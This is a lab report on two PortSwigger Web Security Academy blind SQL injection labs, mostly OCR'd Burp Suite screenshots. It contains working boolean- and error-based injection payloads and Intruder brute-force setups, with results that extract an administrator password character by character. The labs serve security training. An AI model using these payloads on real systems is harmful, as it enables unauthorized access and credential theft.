
Title: Blind SQL Injection Lab Report


- **Lab Name: Blind SQL Injection with Conditional Responses**
- **Date Completed: 04/11/2023**

Methodology:

1. **Initial Observation:** I used Burp Suite to intercept the requests sent to the web server. I noticed that the "Welcome back" message was tied to the "TrackingID" parameter in the request.
2. **Testing for Blind SQL Injection:** To test for a blind SQL injection vulnerability, I changed my TrackingID to something I knew was not my tracking ID, and I didn't receive the "Welcome back" message. When I switched back to my correct TrackingID, the message appeared, indicating that the application was revealing information based on the SQL query results.
3. **Exploiting the Vulnerability:** To exploit the blind SQL injection, I crafted SQL injection payloads. I started with `'AND 1=1--`, which is always true, and received the "Welcome back" message. Then, I tested `'AND 1=0--`, which is always false, and didn't receive the message.
4. **Checking for Tables:** I tested whether the "USERS" table existed in the database using `'AND (SELECT 'a' FROM users LIMIT 1) = 'a'--`. I received the "Welcome back" message, confirming its existence.

5. **Username 'Administrator':** I checked if the username 'ADMINISTRATOR' existed with `'AND (SELECT 'a' FROM users WHERE username='administrator') = 'a'--`, which resulted in the "Welcome back" message, indicating the username's existence.
6. **Determining Password Length:** To find the password's length, I submitted `'AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password) > 1) = 'a'--`. The response showed the length was greater than 1, so I needed to determine its exact length.
7. **Brute Forcing Password Length:** I used Burp Intruder to brute force the password length. I set payloads to test from 1 to 20 and identified that the password length was 20 characters.
8. **Extracting Password Characters:** To extract each character of the password, I sent `'AND (SELECT SUBSTRING(password,2,1) FROM users WHERE username='administrator') = 'a'--` to Burp Intruder. I set up payloads for numbers 1 to 20 and another set to brute force single characters.





Results:

- **Successfully exploited the blind SQL injection vulnerability to extract the administrator's password character by character.**
- **Successfully logged in as the administrator.**

Lessons Learned:

- **Enhanced understanding of SQL injection vulnerabilities and blind SQL injection.**
- **Gained practical experience in crafting payloads and interpreting conditional responses to extract data.**

Conclusion:

- **Successfully solving the lab underscored the significance of web application security and secure coding practices.**

……

Title: Blind SQL Injection with Conditional Errors Lab Report

Lab Information:

- **Lab Name: Blind SQL Injection with Conditional Errors**
- **Date Completed: 05/11/2023**

Methodology:

9. **Initial Observation:** Using Burp Suite, I intercepted the requests sent to the web server. The "TrackingID" parameter caught my attention.
10. **Testing for SQL Injection:** I attempted to inject SQL by changing the "TrackingID" to a random value like "abcdafr." This did not yield any visible changes on the website. However, when I added a single quote (') as in "abcdafr'," I received an error message indicative of an Oracle database error.
11. **Condition Testing:** To test for SQL injection without receiving error messages, I used the "CASE" statement. I started with `'AND (SELECT CASE WHEN (1=2) THEN TO_CHAR(1/0) ELSE 'a' END FROM dual) = 'a'--`. No error message was returned, indicating that I could ask the database true/false questions using this approach.
12. **Length of the Password:** I moved on to determine the password length using `'AND (SELECT CASE WHEN LENGTH(password) > 1 THEN TO_CHAR(1/0) ELSE 'a' END FROM users WHERE username='administrator') = 'a'--`. I received an error, indicating the password length was greater than 1.
13. **Brute Forcing Password Length:** To pinpoint the exact password length, I submitted the request to Intruder. I set up payloads with numbers from 1 to 100 and successfully identified that the password had a length of 20 characters.
14. **Extracting Password Characters:** To extract each character of the password, I used `'AND (SELECT CASE WHEN SUBSTR(password,1,1) = 'a' THEN TO_CHAR(1/0) ELSE 'a' END FROM users WHERE username='administrator') = 'a'--`. I determined that the first character of the password was 'a'.
15. **Brute Forcing the Password:** With the first character identified, I sent the request to Intruder again. This time, I used payloads for characters 'a' and '1'. I launched the attack to enumerate each character one by one.

Results:

- Successfully exploited the blind SQL injection vulnerability to extract the administrator's password character by character.
- Successfully logged in as the administrator.

Burp Suite Community Edition v2023.10.2.3 - Temporary Project

Target: https://0abd005503e06ced893b2dbe00dc0078.web-security-academy.net

Request

```
1 GET / HTTP/2
2 Host: 0abd005503e06ced893b2dbe00dc0078.web-security-academy.net
3 Cookie: TrackingId=abcgfdd'; session=MHFPEedTX3zVQWYX0VGCvtPcaNlJTaOL
4 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0abd005503e06ced893b2dbe00dc0078.web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
```

Response

WE LIKE TO SHOP

Refine your search:

All | Clothing, shoes and accessories | Lifestyle | Pets | Tech gifts | Toys & Games

Done — 11,434 bytes | 81 millis

Burp Suite Community Edition v2023.10.2.3 - Temporary Project

Target: https://0abd005503e06ced893b2dbe00dc0078.web-security-academy.net

Request

```
1 GET / HTTP/2
2 Host: 0abd005503e06ced893b2dbe00dc0078.web-security-academy.net
3 Cookie: TrackingId=abcgfdd'; session=MHFPEedTX3zVQWYX0VGCvtPcaNlJTaOL
4 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0abd005503e06ced893b2dbe00dc0078.web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
```

Response

Web Security Academy

Blind SQL injection with conditional errors

Back to lab description

LAB Not solved

Internal Server Error

Internal Server Error

Done — 2,353 bytes | 106 millis

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel

Target: https://0adc003b03442ea78243882f007200b9.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0adc003b03442ea78243882f007200b9.web-security-academy.net
3 Cookie: TrackingId=Oh9C37c1RJVY8QAF'AND (SELECT CASE WHEN LENGTH(password)>1 THEN TO_CHAR(1/0) ELSE 'a' END FROM users
  WHERE username='administrator') = 'a'--; session=mqBJjYiLPvBmdxIECI4hyszK2okLTaqO
4 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exc
  hange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0adc003b03442ea78243882f007200b9.web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
```

Search 0 highlights

Inspector

Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 2
Request headers 19

Response

Pretty Raw Hex Render

Web Security Academy

Blind SQL injection with conditional errors

LAB Not solved

Back to lab description »

Internal Server Error

Internal Server Error

Burp Suite Community Edition v2023.10.2.3 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel

Target: https://0adc003b03442ea78243882f007200b9.web-security-a

Request

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0adc003b03442ea78243882f007200b9.web-security-academy.net
3 Cookie: TrackingId=Oh9C37c1RJVY8QAF'AND (SELECT CASE WHEN LENGTH(password)>100 THEN TO_CHAR(1/0) ELSE 'a' END FROM
  users WHERE username='administrator') = 'a'--; session=mqBJjYiLPvBmdxIECI4hyszK2okLTaqO
4 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88
  Safari/537.36
9 Accept:
```

Search 0 highlights

Inspector

Request attributes
Request query par
Request body para
Request cookies
Request headers


Response

Pretty Raw Hex Render

WE LIKE TO SHOP

Refine your search:

All | Clothing, shoes and accessories | Corporate gifts | Lifestyle | Pets | Toys & Games



Done

Burp Project Intruder Repeater View Help

Dashboard | Target | Proxy | Intruder | Repeater | Collaborator | Sequencer | Decoder | Comparer | Logger | Organizer | Extensions | Learn

1 × 2 × 3 × 5 ×

Positions | Payloads | Resource pool | Settings

Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0adc003b03442ea78243882f007200b9.web-security-academy.net

Update Host header to match target

```
GET / HTTP/2
Host: 0adc003b03442ea78243882f007200b9.web-security-academy.net
Cookie: TrackingId=Oh9C37c1RJVY8OAF'AND (SELECT CASE WHEN LENGTH(password)>§100§ THEN TO_CHAR(1/0) ELSE 'a' END FROM users WHERE
 username='administrator') = 'a'--; session=mqBJjYiLPvBmdxIECI4hyszK2okLTaq0
Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
Accept:
 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0adc003b03442ea78243882f007200b9.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```

Add § | Clear § | Auto § | Refresh

10. Intruder attack of https://0adc003b03442ea78243882f007200b9.web-security-academy.net - Temporary attac

Attack | Save | Columns

Results | Positions | Payloads | Resource pool | Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
5	5	500			2353	
6	6	500			2353	
7	7	500			2353	
8	8	500			2353	
9	9	500			2353	
10	10	500			2353	
11	11	500			2353	
12	12	500			2353	
13	13	500			2353	
14	14	500			2353	
15	15	500			2353	
16	16	500			2353	
17	17	500			2353	
18	18	500			2353	
19	19	500			2353	
20	20	200			11463	
21	21	200			11463	
22	22	200			11463	
23	23	200			11463	

Request | Response

Pretty | Raw | Hex | Render

```
HTTP/2 500 Internal Server Error
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2226

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
```

Internal Server Error | 3 matches

Finished

Repeater

Send | Cancel | Target: https://0a4400d503933c63802b9ed700eb0098.web-security-academy.net | HTTP/2

Request

```
GET / HTTP/2
Host: 0a4400d503933c63802b9ed700eb0098.web-security-academy.net
Cookie: TrackingId=e332JluIzCKviePo'AND (SELECT CASE WHEN SUBSTRING(password,1 ,1) = 'a' THEN TO_CHAR(1/0) ELSE 'a' END FROM users
WHERE username='administrator') = 'a'-; session=MzMIbs5U4Wz9xjOtrOuDxEnLHr3IrY6v
Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
Accept:
```

Response


Web Security Academy — Blind SQL injection with conditional errors — LAB Not solved


Back to lab description

Internal Server Error

Internal Server Error

Done — 2,353 bytes | 128 millis





Burp Suite Community Edition v2023.10.2.3 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

1 × 2 ×

Positions Payloads Resource pool Settings

Payload sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 21

Payload type: Numbers Request count: 0

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 0

To: 20

Step: 1

How many:

Number format

Base: Decimal Hex

Min integer digits: 0

Max integer digits: 2

Min fraction digits: 0

Max fraction digits: 0

Examples

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 × 2 ×

Positions Payloads Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload customized in different ways.

Payload set: 2 Payload count: 36

Payload type: Brute forcer Request count: 756

Payload settings [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: abcdefghijklmnopqrstuvwxyz0123456789

Min length: 1

Max length: 1

1

Payload pro

You can define rm various processing tasks on each payload before it is used.

Add

Edit

Remove

Up

Down

... Rule

Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

4. Intruder attack of https://0a540064041905ee80131286001c0016.web-security-academy.net - Temporary attack

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
0			200			11599	
1	0	a	200			11599	
2	1	a	200			11599	
3	2	a	200			11599	
4	3	a	200			11599	
5	4	a	200			11599	
6	5	a	200			11599	
7	6	a	200			11599	
8	7	a	200			11599	
9	8	a	500			2353	
10	9	a	200			11599	
11	10	a	200			11599	
12	11	a	200			11599	
13	12	a	200			11599	
14	13	a	200			11599	
15	14	a	500			2353	
16	15	a	200			11599	

Request Response

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0a540064041905ee80131286001c0016.web-security-academy.net
3 Cookie: TrackingId=hmjwJ4LfivnnzpWb'AND (SELECT CASE WHEN SUBSTR(password, 14, 1) = 'a' THEN
  TO_CHAR(1/0) ELSE 'a' END FROM users WHERE username='administrator') = 'a'--
  session=R5aLmKCYIkufSVwMkjdLs1qMqURBERGX
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/118.0.5993.88 Safari/537.36
```

Search 0 highlights

97 of 756

Blind SQL injection with c

https://0a5400...

Web Sa Acade

Blind SQL injection with conditional errors

LAB Solved

Back to lab description

Congratulations, you solved the lab!

Share your skills!

Continue learning »

Home | My account | Log out

My Account

Your username is: administrator

Email

Update email

4. Intruder attack of https://0a540064041905ee8013128600

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload 1	Payload 2	Status c...	...	Timeout	Length
462	20	v	500			2353
587	19	1	500			2353
40	18	b	500			2353
312	17	o	500			2353
269	16	m	500			2353
310	15	o	500			2353
15	14	a	500			2353
329	13	p	500			2353
685	12	6	500			2353
327	11	p	500			2353
494	10	x	500			2353
556	9	0	500			2353
9	8	a	500			2353
92	7	e	500			2353
595	6	2	500			2353
510	5	y	500			2353
278	4	n	500			2353
655	3	5	500			2353
738	2	9	500			2353
506	1	y	500			2353

Request Response

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host:
  0a540064041905ee80131286001c0016.web-security-academy.net
3 Cookie: TrackingId=hmjwJ4LfivnnzpWb'AND (SELECT CASE WHEN
  SUBSTR(password, 15, 1) = 'o' THEN TO_CHAR(1/0) ELSE 'a'
  END FROM users WHERE username='administrator') = 'a'--
```

Search 0 highlights

Finished